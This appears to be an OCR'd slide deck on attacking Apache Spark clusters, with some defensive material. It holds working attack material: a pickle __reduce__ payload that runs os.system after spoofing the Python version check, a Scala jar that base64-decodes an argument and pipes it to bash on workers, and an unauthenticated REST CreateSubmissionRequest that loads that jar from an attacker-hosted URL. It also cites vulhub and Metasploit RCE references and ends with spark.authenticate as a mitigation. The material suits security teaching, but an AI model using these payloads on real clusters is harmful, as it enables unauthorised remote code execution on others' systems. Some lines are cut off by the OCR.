
```
version = utf8_deserializer.loads(infile)
if version != "%d.%d" % sys.version_info[:2]:
    raise Exception(("Python in worker has different version %s than th
                     "driver %s, PySpark cannot run with different mino
                     "Please check environment variables PYSPARK_PYTHON
                     "PYSPARK_DRIVER_PYTHON are correctly set.") %
                    ("%d.%d" % sys.version_info[:2], version))
```

Python version on driver == Python version on executors


```
  File "/opt/spark/python/lib/pyspark.zip/pyspark/worker.py", line 267, in main
    ("%d.%d" % sys.version_info[:2], version))
Exception: Python in worker has different version 3.5 than that in driver 3.7, PySpark ca
 versions.Please check environment variables PYSPARK_PYTHON and PYSPARK_DRIVER_PYTHON are

        at org.apache.spark.api.python.BasePythonRunner$ReaderIterator.handlePythonExcept
        at org.apache.spark.api.python.PythonRunner$$anon$1.read(PythonRunner.scala:588)
        at org.apache.spark.api.python.PythonRunner$$anon$1.read(PythonRunner.scala:571)
        at org.apache.spark.api.python.BasePythonRunner$ReaderIterator.hasNext(PythonRunn
```

```
import sys, collections, os

myver = collections.namedtuple("myver", "major, minor, micro, releaselevel, serial")

sys.version_info = myver(major=3, minor=5, micro=0, releaselevel="final", serial=0)


sc = SparkContext(conf=conf)

input = sc.parallelize([1, 2, 3, 4, 5])
res = input.map(lambda:…)
res.Collect()…
```

```
import sys, collections, os

myver = collections.namedtuple("myver", "major, minor, micro, releaselevel, serial")

sys.version_info = myver(major=3, minor=5, micro=0, releaselevel="final", serial=0)


class hey(object):
    def __reduce__(self):
        return (os.system, ("echo Pwned > /tmp/out.txt",))

    def multiplyMe(self, x):
        return x * 20


res = input.map(hey().multiplyMe)
```


→ code
spark@worker3:~$



And then more…


Driver
Cluster Manager
Worker
RPC/7077
Register Application
Assign to apps, driver info, heartbeat, etc.
Assign workers, reports application status, etc.
RPC/<Scheduler_Port>
Register executor
RPC/<BlockManager_Port>
Retrieve data blocks

Option 1: using the right ports

```
…
conf = SparkConf()
conf = conf.setAppName("Wordcount")
conf = conf.set("spark.driver.port", 8080)
conf = conf.set("spark.blockManager.port", 8443)
…
```

Option 2: cluster mode



We only need access to port 7077!

```
object SimpleApp {

  def makeInt(s: String): Try[Int] = Try(s.trim.toInt)

  … snip …

  def executeOnSpark(cmd: String, numTasks: Int) ={
    val sc = new SparkContext(new SparkConf())
    val myList = sc.parallelize(List.range(0, numTasks), numTasks)
    val output = myList.map( x => (s"echo -ne $cmd" #| "base64 -d" #| "bash")!!)
    output.collect().zipWithIndex.foreach{ case (e, i) => println(s"[+] worker $i\n$e\n=======
  }

  … snip …
  def main(args: Array[String]) {
    val numTasks = (args.lift(1) match {
      case Some(x:String) => (makeInt(x) match{
        case Success(x) => x
        case _ => 1
      })
      case _ => 1
    })
    executeOnSpark(args(0), numTasks)
  }
```

```
→  res git:(master) → ls
simpleApp.jar
```


Curious case of the REST API

daemons and applications, so this deployment configuration is not as secure as the above, especially configuration, a user with the secret can effectively impersonate any other user.

The Rest Submission Server and the MesosClusterDispatcher do not support authentication. You sho

REST API & MesosClusterDispatcher (port 6066 and 7077 respectively by default) are restricted to ho

`?status=[active|complete|pending|failed]` list only stages in the state.

Endpoint	Meaning

`/applications`	A list of all applications.
	`?status=[completed|running]` list only applications in the chosen state.
	`?minDate=[date]` earliest date/time to list.
	Examples:
	`?minDate=2015-02-10`
	`?minDate=2015-02-03T16:42:40.000GMT`
	`?maxDate=[date]` latest date/time to list; uses same format as `minDate`.
	`?limit=[limit]` limits the number of applications listed.

`/applications/[app-id]/jobs`	A list of all jobs for a given application. `?status=[running|succeeded|failed|unknown]` list only jobs in the specific state.
`/applications/[app-id]/jobs/[job-id]`	Details for the given job.
`/applications/[app-id]/stages`	A list of all stages for a given application.

```
// A mapping from URL prefixes to servlets that serve them. Exposed for testing.
protected val baseContext = s"/${RestSubmissionServer.PROTOCOL_VERSION}/submissions"
protected lazy val contextToServlet = Map[String, RestServlet](
  elems = s"$baseContext/create/*" -> submitRequestServlet,
  s"$baseContext/kill/*" -> killRequestServlet,
  s"$baseContext/status/*" -> statusRequestServlet,
  "/*" -> new ErrorServlet // default handler
)
```

```
private[rest] class CreateSubmissionRequest extends SubmitRestProtocolRequest {
  var appResource: String = null
  var mainClass: String = null
  var appArgs: Array[String] = null
  var sparkProperties: Map[String, String] = null
  var environmentVariables: Map[String, String] = null
```

```scala
private def buildDriverDescription(request: CreateSubmissionRequest): DriverDescription = {
  // Required fields, including the main class because python is not yet supported
  val appResource = Option(request.appResource).getOrElse {
    throw new SubmitRestMissingFieldException("Application jar is missing.")
  }
  val mainClass = Option(request.mainClass).getOrElse {
    throw new SubmitRestMissingFieldException("Main class is missing.")
  }

  // Optional fields
  val sparkProperties = request.sparkProperties
  val driverMemory = sparkProperties.get(config.DRIVER_MEMORY.key)
  val driverCores = sparkProperties.get(config.DRIVER_CORES.key)
  val driverDefaultJavaOptions = sparkProperties.get(SparkLauncher.DRIVER_DEFAULT_JAVA_OPTIONS)
  val driverExtraJavaOptions = sparkProperties.get(config.DRIVER_JAVA_OPTIONS.key)
  val driverExtraClassPath = sparkProperties.get(config.DRIVER_CLASS_PATH.key)
  val driverExtraLibraryPath = sparkProperties.get(config.DRIVER_LIBRARY_PATH.key)
  val superviseDriver = sparkProperties.get(config.DRIVER_SUPERVISE.key)
```

```
POST http://192.168.1.96:6066/v1/submissions/create
{
    "action": "CreateSubmissionRequest",
    "appResource": "http://192.168.1.22:9090/simpleApp.jar",
    "mainClass": "SimpleApp",
    "appArgs": [
        "ZWNobyBwd25lZCA+IC90bXAvb3V0LnR4dA=="
    ],
    "clientSparkVersion": "2.4.3",
    "environmentVariables": {
        "SPARK_ENV_LOADED": "1"
    },
    "sparkProperties": {
        "spark.master": "spark://192.168.1.96:7077",
        "spark.driver.supervise": "false",
        "spark.app.name": "Word Count",
        "spark.submit.deployMode": "cluster",
        "spark.jars": "http://192.168.1.22:9090/simpleApp.jar"
    }
}
```

```
→  res git:(master) _
```

submit_job.sh

Raw

```
curl -X POST http://spark-cluster-ip:6066/v1/submissions/create --header "Content-Type:application/json;charset=UTF-8" --data '{
  "action" : "CreateSubmissionRequest",
  "appArgs" : [ "myAppArgument1" ],
  "appResource" : "file:/myfilepath/spark-job-1.0.jar",
  "clientSparkVersion" : "1.5.0",
  "environmentVariables" : {
    "SPARK_ENV_LOADED" : "1"
  },
  "mainClass" : "com.mycompany.MyJob",
  "sparkProperties" : {
    "spark.jars" : "file:/myfilepath/spark-job-1.0.jar",
    "spark.driver.supervise" : "false",
    "spark.app.name" : "MyJob",
    "spark.eventLog.enabled": "true",
    "spark.submit.deployMode" : "cluster",
    "spark.master" : "spark://spark-cluster-ip:6066"
```

https://gist.github.com/arturmkrtchyan/5d8559b2911ac951d34a

漏洞利用

该漏洞本质是未授权的用户可以向管理节点提交一个应用，这个应用实际上是恶意代码。

提交方式有两种：

1. 利用REST API
2. 利用submissions网关（集成在7077端口中）

应用可以是Java或Python，就是一个最简单的类，如（参考链接1）：

```
import java.io.BufferedReader;
import java.io.InputStreamReader;

public class Exploit {
```

https://github.com/vulhub/vulhub/tree/master/spark/unacc

Apache Spark Unauthenticated Command Execution

Disclosed	Created
12/12/2017	03/19/2019

Description

This module exploits an unauthenticated command execution vulnerability in Apache Spark with standalone cluster mode through REST API. It uses the function CreateSubmissionRequest to submit a malious java class and trigger it.

Author(s)

Fengwei Zhang
Imran Rashid
aRe00t
Green-m <greenm.xxoo@gmail.com>

exploit/linux/http/spark_unauth_rce


Authentication

```
# /opt/spark/conf/spark-defaults.conf

spark.authenticate = true
spark.authenticate.secret = BBBBBBB
```

.....b.2...m.....192.168.1.21...D...192.168.1.28.....endpoint-verifier....sr.=org.apache.spark.rpc.netty.RpcEndpointVerifier$CheckExistencel....@.....L..namet..Ljava/lang/String;xpt..Master.....b.2...m.....java.lang.IllegalStateException: Expected SaslMessage, received something else (maybe your client does not have SASL enabled?)

at org.apache.spark.network.sasl.SaslMessage.decode(SaslMessage.java:69)

